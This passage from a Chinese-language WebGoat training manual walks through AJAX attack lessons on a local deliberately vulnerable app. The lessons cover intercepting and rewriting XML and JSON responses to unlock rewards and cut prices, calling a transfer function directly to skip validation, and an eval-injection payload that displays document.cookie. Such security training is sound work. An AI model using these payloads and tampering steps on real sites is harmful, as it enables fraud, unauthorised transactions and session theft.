
```
} else if (window.ActiveXObject) {  
req = new ActiveXObject('Microsoft.XMLHTTP');  
}  
req.open('GET', url, true);  
req.onreadystatechange = callback;  
req.send(null);  
}  
function callback() {  
  if (req.readyState == 4) {  
    if (req.status == 200) {  
      var message = req.responseText;  
      eval(message);  
    }  
  }  
}  
</script>
```

XML 响应内容中包括激活按钮的 JavaScript 语句。这就需要在 HTML 的 DOM 中植入 JavaScript 语句。该操作要用到 WebScarab 的 HTTP 响应拦截功能。

任意输入一个 license key (比如：“a”), 设置 WebScarab 启用 HTTP 请求和响应的拦截。




HTTP 请求




HTTP 响应

拦截 HTTP 返回数据，替换 body 内容为：


```
document.form.SUBMIT.disabled = false;
```



此时，浏览器页面代码激活按钮成功激活！



任意输入一个 license key，【单击 Activate!】，成功完成本课程内容。



2.3.5 XML 注入 (XML Injection)

2.3.5.1 技术概念或主题

本课程将教会您如何执行 XML 注入攻击。

2.3.5.2 技术原理

AJAX 应用程序使用 XML 与服务端进行信息交互。但该 XML 内容能够被非法用户轻易拦截并篡改。


2.3.5.3 总体目标

WebGoat-Miles 的 Miles 奖励显示了所有可用的奖金。一旦您成功登录自己的 ID，系统将显示出您的账号余额及可以购买的产品。您的目标是要尽量为自己添加更多的奖励。您的帐户 ID 是 836239。

2.3.5.4 操作方法

会员 836239 只有 100 积分，只能获取 100 积分内的奖品。现在我们希望当前会员获取到 2000，3000 积分的奖品。

输入 836239 后，网站的当前页面如图所示：



Welcome to WebGoat-Miles Reward Miles Program.

Rewards available through the program:

-WebGoat t-shirt	50 Pts
-WebGoat Secure Kettle	30 Pts
-WebGoat Mug	20 Pts
-WebGoat Core Duo Laptop	2000 Pts
-WebGoat Hawaii Cruise	3000 Pts

Redeem your points:

Please enter your account ID:

Your account balance is now 100 points


Rewards

WebGoat Mug 20 Pts

WebGoat t-shirt 50 Pts

WebGoat Secure Kettle 30 Pts

打开 WebScarab 工具，点击【截获】按钮；在上图输入框 836239 的后面按回车，则爬虫工具截获界面如下图：



The screenshot shows a web proxy tool interface with two main sections. The top section displays an intercepted request:

- Method:** GET
- URL:** http://localhost:8080/webgoat/attack?Screen=101&menu=400&from=ajax&accountID=836239
- Headers:**
 - Accept: */*
 - Accept-Language: zh-cn
 - Referer: http://localhost:8080/webgoat/attack?Screen=101&men...
 - Proxy-Connection: Keep-Alive
 - User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NE...
 - Host: localhost:8080

The bottom section displays the intercepted response:

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 08:00:00 CST
Content-Type: text/xml
Date: Wed, 17 Nov 2010 05:57:19 GMT
Connection: close

<root>
<reward>WebGoat Mug 20 Pts</reward>
<reward>WebGoat t-shirt 50 Pts</reward>
<reward>WebGoat Secure Kettle 30 Pts</reward>
</root>
    
```

修改代码，在<root></root>中添加以下代码，修改后保存：

```

<reward>WebGoat Core Duo Laptop 2000 Pts</reward>
<reward>WebGoat Hawaii Cruise 3000 Pts</reward>
    
```

在网页的输入框中再次输入 836239，则获取到积分为 2000, 3000 的奖品，如图所示：

Welcome to WebGoat-Miles Reward Miles Program.

Rewards available through the program:

- | | |
|--------------------------|----------|
| -WebGoat t-shirt | 50 Pts |
| -WebGoat Secure Kettle | 30 Pts |
| -WebGoat Mug | 20 Pts |
| -WebGoat Core Duo Laptop | 2000 Pts |
| -WebGoat Hawaii Cruise | 3000 Pts |

Redeem your points:

Please enter your account ID:

Your account balance is now 100 points

Rewards

- WebGoat Mug 20 Pts
- WebGoat t-shirt 50 Pts
- WebGoat Secure Kettle 30 Pts
- WebGoat Core Duo Laptop 2000 Pts
- WebGoat Hawaii Cruise 3000 Pts

2.3.6 JSON 注入 (JSON Injection)

2.3.6.1 技术概念或主题

本课程将教会您如何执行 JSON 注入攻击

2.3.6.2 技术原理

JavaScript Object Notation (JSON)是一种简单的轻量级的数据交换格式，JSON 可以以很多形式应用，如：数组，列表，哈希表和其他数据结构。JSON 广泛应用于 AJAX 和 web2.0 应用。相比 XML，JSON 得到程序员的更多的青睐，因为它使用更简单，速度更快。但是与 XML 一样容易受到注入攻击，恶意攻击者可以通过在请求响应中注入任意值。

2.3.6.3 总体目标

您即将从 Boston (机场代码 BOS) 飞往 Seattle (机场代码 SEA)。

一旦您输入机场代码的三个字母后，浏览器将向服务端发送 AJAX 请求查询航班和机票价格。

您将发现有两个航班可以选择：直达航班，价格贵；经停 2 次的转机航班，价格便宜。

您的目标是：购买直达航班的机票，但要使用更便宜的价格。


2.3.6.4 操作方法

当前网站页面如图：

From:	<input type="text" value="BOS"/>
To:	<input type="text" value="SEA"/>

<input type="checkbox"/>	No of Stops	Stops	Prices
<input type="radio"/>	0	N/A	\$600
<input type="radio"/>	2	Newark,Chicago	\$300

利用 WebScarab 截获到的信息如图:



修改 HTTP 返回数据中 JSON 代码，把\$600 改为\$100。

提交更改后，网页上显示如图:

Solution Videos

Restart this Lesson

- * You are traveling from Boston, MA- Airport code BOS to Seattle, WA - Airport code SEA.
- * Once you enter the three digit code of the airport, an AJAX request will be executed asking for the ticket price.
- * You will notice that there are two flights available, an expensive one with no stops and another cheaper one with 2 stops.
- * Your goal is to try to get the one with no stops but for a cheaper price.

From:

To:

	No of Stops	Stops	Prices
<input type="radio"/>	0	N/A	\$100
<input type="radio"/>	2	Newark,Chicago	\$300

Created by Sherif Koussa 

此时可以低价购买直达航班的机票，完成本节课程任务。

2.3.7 静默交易攻击（Silent Transactions Attacks）

2.3.7.1 技术概念或主题

本课程将教会您如何执行静默交易攻击。

2.3.7.2 技术原理

对客户端来说,任何一个静默交易攻击,使用单一提交的系统都是有危险的。举例来说,如果一个正常的 web 应用允许一个简单的 URL 提交,一个预设会话攻击将允许攻击者在没有用户授权的情况下完成交易。在 Ajax 里情况会变得更糟糕:交易是不知不觉的,不会在页面上给用户反馈,所以注入的攻击脚本可以在用户未授权的情况下从客户端把钱偷走。

2.3.7.3 总体目标

这是一个简单的银行转账网页,在页面上可以进行转账操作;
当前页面显示了您的账号余额、当前账号和目标转账帐号;
该应用程序在通过一些基本验证后使用 AJAX 技术提交转账操作;
您的目标是绕过用户验证,执行静默转账操作。

2.3.7.4 操作方法

该 Web 应用使用 JavaScript 在客户端发起转账交易的操作。通过查看 HTML 源代码发现程序使用了两个关键的 JavaScript 函数:

```
<script>
function processData(){
    var accountNo = document.getElementById('newAccount').value;
    var amount = document.getElementById('amount').value;
    if ( accountNo == '' ){
        alert('Please enter a valid account number to transfer to.')
        return;
    }
    else if ( amount == '' ){
        alert('Please enter a valid amount to transfer.')
        return;
    }
}
```

```
}  
var balanceValue = document.getElementById('balanceID').innerHTML;  
balanceValue = balanceValue.replace( new RegExp('$') , '' );  
if ( parseFloat(amount) > parseFloat(balanceValue) ) {  
    alert('You can not transfer more funds than what is available in your balance.')  
    return;  
}  
document.getElementById('confirm').value = 'Transferring'  
submitData(accountNo, amount);  
document.getElementById('confirm').value = 'Confirm'  
balanceValue = parseFloat(balanceValue) - parseFloat(amount);  
balanceValue = balanceValue.toFixed(2);  
document.getElementById('balanceID').innerHTML = balanceValue + '$';  
}
```

```
function submitData(accountNo, balance) {  
var url = 'attack?Screen=68&menu=400&from=ajax&newAccount='+ accountNo+  
'&amount=' + balance + '&confirm=' + document.getElementById('confirm').value;  
if (typeof XMLHttpRequest != 'undefined') {  
    req = new XMLHttpRequest();  
} else if (window.ActiveXObject) {  
    req = new ActiveXObject('Microsoft.XMLHTTP');  
    }  
    req.open('GET', url, true);  
    req.onreadystatechange = callback;  
    req.send(null);  
}  
function callback() {  
    if (req.readyState == 4) {  
        if (req.status == 200) {  
            var result = req.responseText ;  
            var resultsDiv = document.getElementById('resultsDiv');  
            resultsDiv.innerHTML = '';  
            resultsDiv.innerHTML = result;  
        }  
    }  
}  
</script>
```


当用户完成帐号信息和转账数目信息录入后，函数 `processData()` 会被调用。函数 `processData()` 在发起转账交易前，会检查用户帐号是否有足够的余额。如果余额检查通过，则函数 `SubmitData(accountNo, balance)` 会被调用。该函数实际上是向后台（Web 应用的后台）提交转账操作所需的重要信息：目标帐号和转账金额。

如果您可以通过浏览器直接执行 `submitData(accountNo, balance)` 函数，那么就可以绕

过客户端验证并执行静默交易。该操作不需要任何额外的确认和用户数字签名。

大多数浏览器的最新版都支持通过在地址栏输入类似“javascript:function();”的语句执行 JavaScript。尝试执行 javascript:submitData(1234556,11000)。


网站当前页面如图



在浏览器的地址栏中输入 javascript:submitData(1234556,11000)



转账成功，完成本节课程。



2.3.8 危险指令使用（Dangerous Use of Eval）

2.3.8.1 技术概念或主题

在服务端验证所有用户输入的信息，这是一个不错的做法。如果未验证的用户输入直接通过 HTTP 响应返回给客户端的话，往往会触发 XSS 攻击。

在这一课中，未验证的用户提供的数据结合了 JavaScript 的 `eval()` 调用一起使用。在反射型 XSS 攻击中，攻击者可以构造带有攻击脚本的 URL，将其存储于其他站点，通过电子邮件，或者其他方式诱骗用户点击，达到 XSS 的目的。

2.3.8.2 技术原理

HTML 网页有一系列的 HTML 编辑语言和字符组合完成。在源代码中任意位置添加一定的代码都有可能被浏览器解析，特别是 HTML 中的标记字符和属性等信息，如：

```
<input name="submit" type="submit" value="提交"/>
```

本节课的内容与标准的反射型 XSS 攻击课程类似。

Hint: The lesson is similar to the standard reflected cross-site scripting lesson.

2.3.8.3 总体目标

本练习课程中，您的任务是通过构造特殊的输入，在应用程序运行过程中执行恶意脚本。要通过本课程，必须通过 `alert()` 函数显示出 `document.cookie`。

2.3.8.4 操作方法

网站当前页面如图：

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

Enter your credit card number:

Enter your three digit access code:


由于 3 位数的数字授权码会被带入 JavaScript 的 eval() 函数, 因此可针对该授权码进行特别构造。

在 enter your three digit access code 中输入以下代码即可完成:

```
123');alert(document.cookie);('
```

服务端收到并返回的 JavaScript 结果是:

```
eval('123');  
alert(document.cookie);  
('');
```



代码成功执行，本节课程结束。

2.3.9 不安全的客户端存储（Insecure Client Storage）

2.3.9.1 技术概念或主题

在服务端验证所有的用户输入信息总是不错的做法。客户端进行的任何验证信息都存在被逆向分析的脆弱性。记住，客户端的任何数据都不能被视为机密！

2.3.9.2 技术原理

客户端 HTML 和 JavaScript 语句可以对网页内容、形式做修改，如隐藏、控制读写、限制长度等。同样，通过修改网页代码也能解除此类限制。

2.3.9.3 总体目标

2.3.9.3.1 Stage 1:发现购物优惠码

本练习中，您的任务是发现意外的购物优惠码。

2.3.9.3.2 Stage 2:提交免费订单

绕过客户端验证，向服务端提交零元的订单。


2.3.9.4 操作方法

本操作过程需要用到可以调试 JavaScript 的浏览器插件。如果您使用 IE 浏览器，可以使用 IEWatch。以下内容基于 Firefox 浏览器的 Firebug 插件。


2.3.9.4.1 Stage 1:发现购物优惠码

在页面的优惠码（coupon code）输入框中输入一个字符，比如 1。

